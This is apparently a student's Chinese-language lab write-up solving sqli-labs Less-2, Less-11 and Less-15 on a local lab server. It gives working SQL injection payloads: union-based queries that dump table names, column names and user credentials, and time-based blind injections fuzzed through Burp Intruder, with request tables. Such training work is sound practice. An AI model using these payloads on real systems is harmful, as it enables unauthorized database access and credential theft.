



完成sqlmap中的less2 less 11和 less15，获得其数据库中
中的一条内容，有详细过程。

less2


由于单引号双引号均报错判断为整形注入



利用order by 判断字段数



URL
http://192.168.20.178/sqli-labs/Less-2/?id=1 order by 3




URL
http://192.168.20.178/sqli-labs/Less-2/?id=1 order by 4

☐ Enable POST

ADD HEADER


查询表名

```
1 http://192.168.20.178/sqli-labs/Less-2/?id=-1 union select
  1,2,group_concat(table_name) from information_schema.tables where
  table_schema = database()--+
```




查询字段名

```
1 http://192.168.20.178/sqli-labs/Less-2/?id=-1 union select
1,2,group_concat(column_name) from information_schema.columns where
table_name = "users"--+
```



查询内容

```
1 http://192.168.20.178/sqli-labs/Less-2/?id=-1 union select
1,2,group_concat(concat_ws(username,password)) from security.users --+
```



less11

抓包

```
POST /sql-labs/Less-11/ HTTP/1.1
Host: 192.168.20.178
Content-Length: 30
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.20.178
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.20.178/sql-labs/Less-12/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
Connection: close
```

uname=1&passwd=1&submit=Submit

由单个单引号报错判断为单引号字符型注入

192.168.20.178/sql-labs/Less-11/

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Welcome Dhakkan

Username :

Password :

Submit

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''

LOGIN ATTEMPT
FAILED

元素 控制台 源代码 网络 性能 内存 安全 应用 Lighthouse Recorder HackBar EditThisCookie

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI SHELL ENCODING HASHING

URL
http://192.168.20.178/sql-labs/Less-11/

Enable POST


enctype
application/x-www-form-urlencoded (raw)

ADD HEADER

Body

uname=1'&passwd=1&submit=Submit

利用order by 判断字段数



URL
http://192.168.20.178/sqli-labs/Less-11/


☒ Enable POST

enctype
application/x-www-form-urlencoded (raw)

ADD HEADER

Body

uname=1' order by 2#&passwd=1&submit=Submit



URL
http://192.168.20.178/sqli-labs/Less-11/

☒ Enable POST

enctype
application/x-www-form-urlencoded (raw)

ADD HEADER

Body

uname=1' order by 3#&passwd=1&submit=Submit



查询表名

```
1 | uname=1' union select 1,group_concat(table_name) from
  information_schema.tables where table_schema =
    database()#&passwd=1&submit=Submit
```




The screenshot shows a web browser window with the address bar displaying `192.168.20.178/sqli-labs/Less-11/`. The page has a dark background with the text "Welcome Dhakkan" in white and red. Below this is a light blue login box with fields for "Username:" and "Password:", and a "Submit" button. Below the login box, the text "Your Login name:1" and "Your Password:emails,referers,uagents,users" is displayed in blue. At the bottom of the browser window, a REST client interface is visible, showing the URL `http://192.168.20.178/sqli-labs/Less-11/`. The REST client has a tab labeled "HackBar" and a dropdown menu for "enctype" set to "application/x-www-form-urlencoded (raw)". The "Body" section shows the SQL payload: `uname=1' union select 1,group_concat(table_name) from information_schema.tables where table_schema = database()#&passwd=1&submit=Submit`.

查询字段名

```
1 | uname=1' union select 1,group_concat(column_name) from
  information_schema.columns where table_name =
    "users"#&passwd=1&submit=Submit
```



查询内容



less15

抓包

```
1 POST /sql-labs/Less-15/ HTTP/1.1
2 Host : 192.168.20.178
3 Content-Length : 30
4 Cache-Control : max-age=0
5 Upgrade-Insecure-Requests : 1
6 Origin : http://192.168.20.178
7 Content-Type : application/x-www-form-urlencoded
8 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
9 Accept :
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer : http://192.168.20.178/sql-labs/Less-15/
11 Accept-Encoding : gzip, deflate
12 Accept-Language : zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
13 Connection : close
14
15 uname=1&passwd=1&submit=Submit
```

爆破数据库名长度

```
1  uname=Dhakkan' and
  if(length(database())=$1$,sleep(5),1)#&passwd=1&submit=Submit
```

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

```
1 POST /sql-labs/Less-15/ HTTP/1.1
2 Host : 192.168.20.178
3 Content-Length : 30
4 Cache-Control : max-age=0
5 Upgrade-Insecure-Requests : 1
6 Origin : http://192.168.20.178
7 Content-Type : application/x-www-form-urlencoded
8 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
9 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer : http://192.168.20.178/sql-labs/Less-15/
11 Accept-Encoding : gzip, deflate
12 Accept-Language : zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
13 Connection : close
14
15 uname=Dhakkan' and if(length(database())=$1$,sleep(5),1)#&passwd=1&submit=Submit
```

| Request | Payload | Status | Response ... | Error | Timeout | Length | Comment |
|---------|---------|--------|--------------|-------|---------|--------|---------|
| 9 | 8 | 200 | 519 | | | 1617 | |
| 1 | 0 | 200 | 31 | | | 1617 | |
| 0 | | 200 | 16 | | | 1617 | |
| 6 | 5 | 200 | 16 | | | 1617 | |
| 3 | 2 | 200 | 16 | | | 1617 | |
| 7 | 6 | 200 | 31 | | | 1617 | |
| 4 | 3 | 200 | 32 | | | 1617 | |
| 8 | 7 | 200 | 32 | | | 1617 | |
| 5 | 4 | 200 | 32 | | | 1617 | |
| 10 | 9 | 200 | 31 | | | 1617 | |
| 2 | 1 | 200 | 78 | | | 1617 | |

爆破数据库名

```
1  uname=Dhakkan' and
  if(substr(database(),$1$,1)=$a$,sleep(5),1)#&passwd=1&submit=Submit
```

Choose an attack type

Attack type:

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

```
1 POST /sql-labs/Less-15/ HTTP/1.1
2 Host : 192.168.20.178
3 Content-Length : 30
4 Cache-Control : max-age=0
5 Upgrade-Insecure-Requests : 1
6 Origin : http://192.168.20.178
7 Content-Type : application/x-www-form-urlencoded
8 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
9 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer : http://192.168.20.178/sql-labs/Less-15/
11 Accept-Encoding : gzip, deflate
12 Accept-Language : zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
13 Connection : close
14
15 uname=Dhakkan' and if(substr(database(),$1$,1)=$a$,sleep(5),1)#&passwd=1&submit=Submit
```

| Request | Payload 1 | Payload 2 | Status | Response... | Error | Timeout | Length |
|---------|-----------|-----------|--------|-------------|-------|---------|--------|
| 39 | 2 | e | 200 | 5037 | | | 1617 |
| 79 | 6 | i | 200 | 5011 | | | 1617 |
| 164 | 1 | s | 200 | 5011 | | | 1617 |
| 22 | 3 | c | 200 | 5005 | | | 1617 |
| 159 | 5 | r | 200 | 5004 | | | 1617 |
| 179 | 7 | t | 200 | 5004 | | | 1617 |
| 185 | 4 | u | 200 | 5000 | | | 1617 |
| 225 | 8 | y | 200 | 4998 | | | 1617 |
| 69 | 5 | h | 200 | 149 | | | 1663 |
| 70 | 6 | h | 200 | 128 | | | 1663 |
| 7 | 6 | a | 200 | 91 | | | 1663 |
| 2 | 1 | a | 200 | 77 | | | 1663 |
| 4 | 3 | a | 200 | 74 | | | 1663 |
| 9 | 8 | a | 200 | 73 | | | 1663 |
| 85 | 3 | j | 200 | 73 | | | 1663 |
| 5 | 4 | a | 200 | 72 | | | 1663 |
| ... | ... | ... | ... | ... | | | ... |


Request Response

Pretty Raw Hex

